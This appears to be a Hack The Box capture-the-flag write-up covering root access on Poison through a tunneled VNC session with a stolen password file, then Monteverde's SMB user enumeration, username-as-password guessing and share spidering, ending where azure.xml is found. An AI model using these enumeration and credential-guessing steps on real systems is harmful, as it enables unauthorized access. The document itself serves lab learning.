
In charix folder, I found a file secret.zip. I transferred to my attacking machine and unziped it.



```
charix@Poison:~ % ls
secret.zip      user.txt
```

Secret.zip file


I also comfirmed the ssh port forwarding I did to be sure I can access the machine via my local host.



```
bright@kali:~/poison$ scp charix@10.10.10.84:/home/charix/secret.zip .
(charix@10.10.10.84) Password for charix@Poison:
secret.zip                                                                          100%  166     2.8KB/s   00:00
bright@kali:~/poison$ ls
secret.txt  secret.zip
bright@kali:~/poison$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
bright@kali:~/poison$ netstat -ntulp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      1024564/ssh
tcp        0      0 127.0.0.1:42417         0.0.0.0:*               LISTEN      968281/chrome --dis
tcp6       0      0 ::1:5901                :::*                    LISTEN      1024564/ssh
tcp6       0      0 127.0.0.1:38471         :::*                    LISTEN      288734/java
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      288734/java
udp        0      0 0.0.0.0:40202           0.0.0.0:*                           -
udp        0      0 10.10.14.6:3702         0.0.0.0:*                           127921/python3
udp        0      0 239.255.255.250:3702    0.0.0.0:*                           127921/python3
udp        0      0 192.168.178.87:3702     0.0.0.0:*                           127921/python3
udp        0      0 239.255.255.250:3702    0.0.0.0:*                           127921/python3
udp        0      0 0.0.0.0:42037           0.0.0.0:*                           127921/python3
udp        0      0 0.0.0.0:43708           0.0.0.0:*                           127921/python3
udp6       0      0 fe80::d62f:2d44:3e:3702 :::*                                127921/python3
udp6       0      0 ff02::c:3702            :::*                                127921/python3
udp6       0      0 fe80::f68c:50ff:fe:3702 :::*                                127921/python3
udp6       0      0 ff02::c:3702            :::*                                127921/python3
udp6       0      0 :::36522                :::*                                1510/firefox-esr
udp6       0      0 fe80::f68c:50ff:fe2:546 :::*                                -
udp6       0      0 :::37765                :::*                                1510/firefox-esr
udp6       0      0 :::54431                :::*                                1510/firefox-esr
udp6       0      0 :::42812                :::*                                127921/python3
```

Copy the secret file

With the following command, I was able to get access root via the tight vnc




```
udp        0      0 10.10.14.6:3702         0.0.0.0:*
udp        0      0 239.255.255.250:3702    0.0.0.0:*
udp        0      0 192.168.178.87:3702     0.0.0.0:*
udp        0      0 239.255.255.250:3702    0.0.0.0:*
udp        0      0 0.0.0.0:42037           0.0.0.0:*
udp        0      0 0.0.0.0:43708           0.0.0.0:*
udp6       0      0 fe80::d62f:2d44:3e:3702 :::*
udp6       0      0 ff02::c:3702            :::*
udp6       0      0 fe80::f68c:50ff:fe:3702 :::*
udp6       0      0 ff02::c:3702            :::*
udp6       0      0 :::36522                :::*
udp6       0      0 fe80::f68c:50ff:fe2:546 :::*
udp6       0      0 :::37765                :::*
udp6       0      0 :::54431                :::*
udp6       0      0 :::42812                :::*
udp6       0      0 :::47496                :::*
udp6       0      0 :::43675                :::*
udp6       0      0 :::51881                :::*
bright@kali:~/poison$ cat secret
♦♦▯ẑz!bright@kali:~/poison$
bright@kali:~/poison$
bright@kali:~/poison$ vncviewer 127.0.0.1:5901 -p secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Same machine: preferring raw encoding
▯
```

```
root@Poison:~ # whoami
root
root@Poison:~ # hostnmame
hostnmame: Command not found.
root@Poison:~ # hostname
Poison
root@Poison:~ # cat /root/root.txt
716d04b188419cf2bb99d891272361f5
root@Poison:~ # ▯
```

root_access


Monteverde Machine



```
bright@kali:~/monteverde$ sudo nmap -sC -sT -A -Pn -sV monteverde.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-08 08:56 CET
Nmap scan report for monteverde.htb (10.10.10.172)
Host is up (0.035s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-08 08:56:24Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-08T08:56:35
|_  start_date: N/A
|_clock-skew: 59m59s
| smb2-security-mode:
|   3:1:1:
```

nmap

No web application running, but SMB is running, I tried to enumerate users via SMB




```
bright@kali:~/monteverde/windapsearch$ netexec smb 10.10.10.172 -u "" -p "" --users
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\:
SMB         10.10.10.172    445    MONTEVERDE       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.10.172    445    MONTEVERDE       Guest                         <never>             0       Built-in account for guest access t
o the computer/domain
SMB         10.10.10.172    445    MONTEVERDE       AAD_987d7f2f57d2              2020-01-02 22:53:24 0       Service account for the Synchroniza
tion Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
SMB         10.10.10.172    445    MONTEVERDE       mhope                         2020-01-02 23:40:05 0
SMB         10.10.10.172    445    MONTEVERDE       SABatchJobs                   2020-01-03 12:48:46 0
SMB         10.10.10.172    445    MONTEVERDE       svc-ata                       2020-01-03 12:58:31 0
SMB         10.10.10.172    445    MONTEVERDE       svc-bexec                     2020-01-03 12:59:55 0
SMB         10.10.10.172    445    MONTEVERDE       svc-netapp                    2020-01-03 13:01:42 0
SMB         10.10.10.172    445    MONTEVERDE       dgalanos                      2020-01-03 13:06:10 0
SMB         10.10.10.172    445    MONTEVERDE       roleary                       2020-01-03 13:08:05 0
SMB         10.10.10.172    445    MONTEVERDE       smorgan                       2020-01-03 13:09:21 0
SMB         10.10.10.172    445    MONTEVERDE       [*] Enumerated 10 local users: MEGABANK
bright@kali:~/monteverde/windapsearch$ netexec smb 10.10.10.172 -u SABatchJobs -p SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

SMB users

I noticed the names of users,


I performed password bruteforce with netexec and noticed that the user SABatchJobs has same password as the username. I tried to enumerate further with this user. I found some readable shares associated to this user.




```
bright@kali:~/monteverde/windapsearch$ netexec smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --shares
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [*] Enumerated shares
SMB         10.10.10.172    445    MONTEVERDE       Share           Permissions     Remark
SMB         10.10.10.172    445    MONTEVERDE       -----           -----------     ------
SMB         10.10.10.172    445    MONTEVERDE       ADMIN$                          Remote Admin
SMB         10.10.10.172    445    MONTEVERDE       azure_uploads   READ
SMB         10.10.10.172    445    MONTEVERDE       C$                              Default share
SMB         10.10.10.172    445    MONTEVERDE       E$                              Default share
SMB         10.10.10.172    445    MONTEVERDE       IPC$            READ            Remote IPC
SMB         10.10.10.172    445    MONTEVERDE       NETLOGON        READ            Logon server share
SMB         10.10.10.172    445    MONTEVERDE       SYSVOL          READ            Logon server share
SMB         10.10.10.172    445    MONTEVERDE       users$          READ
```

SMB shares

After this, I started enumerating the shares to the readable shares for interesting files.



```
nxc smb: error: argument --regex: expected at least one argument
bright@kali:~/monteverde$ nxc smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --spider azure_uploads --regex .
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [*] Started spidering
SMB         10.10.10.172    445    MONTEVERDE       [*] Spidering .
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/azure_uploads/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/azure_uploads/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       [*] Done spidering (Completed in 0.20331358909606934)
bright@kali:~/monteverde$ nxc smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --spider IPC$ --regex .
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [*] Started spidering
SMB         10.10.10.172    445    MONTEVERDE       [*] Spidering .
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/InitShutdown [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/lsass [lastm:'1601-01-01 00:53' size:5]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/ntsvcs [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/scerpc [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-36c-0 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/epmapper [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-1d4-0 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/LSM_API_service [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/eventlog [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-47c-0 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/atsvc [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-698-0 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-270-0 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/wkssvc [lastm:'1601-01-01 00:53' size:4]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-270-1 [lastm:'1601-01-01 00:53' size:1]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/RpcProxy\49673 [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/0319b45df9bbace4 [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/RpcProxy\593 [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/srvsvc [lastm:'1601-01-01 00:53' size:4]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/spoolss [lastm:'1601-01-01 00:53' size:3]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/IPC$/Winsock2\CatalogChangeListener-9a4-0 [lastm:'1601-01-01 00:53' size:1]
```




```
bright@kali:~/monteverde$ nxc smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --spider users$ --regex .
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signi
ng:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [*] Started spidering
SMB         10.10.10.172    445    MONTEVERDE       [*] Spidering .
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/dgalanos [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/mhope [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/roleary [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/smorgan [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/dgalanos/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/dgalanos/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/mhope/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/mhope/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/mhope/azure.xml [lastm:'2020-01-03 15:59' size:1212]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/roleary/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/roleary/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/smorgan/. [dir]
SMB         10.10.10.172    445    MONTEVERDE       //10.10.10.172/users$/smorgan/.. [dir]
SMB         10.10.10.172    445    MONTEVERDE       [*] Done spidering (Completed in 1.0852015018463135)
```

Files

I found the azure.xml file on the users/mhope folder.

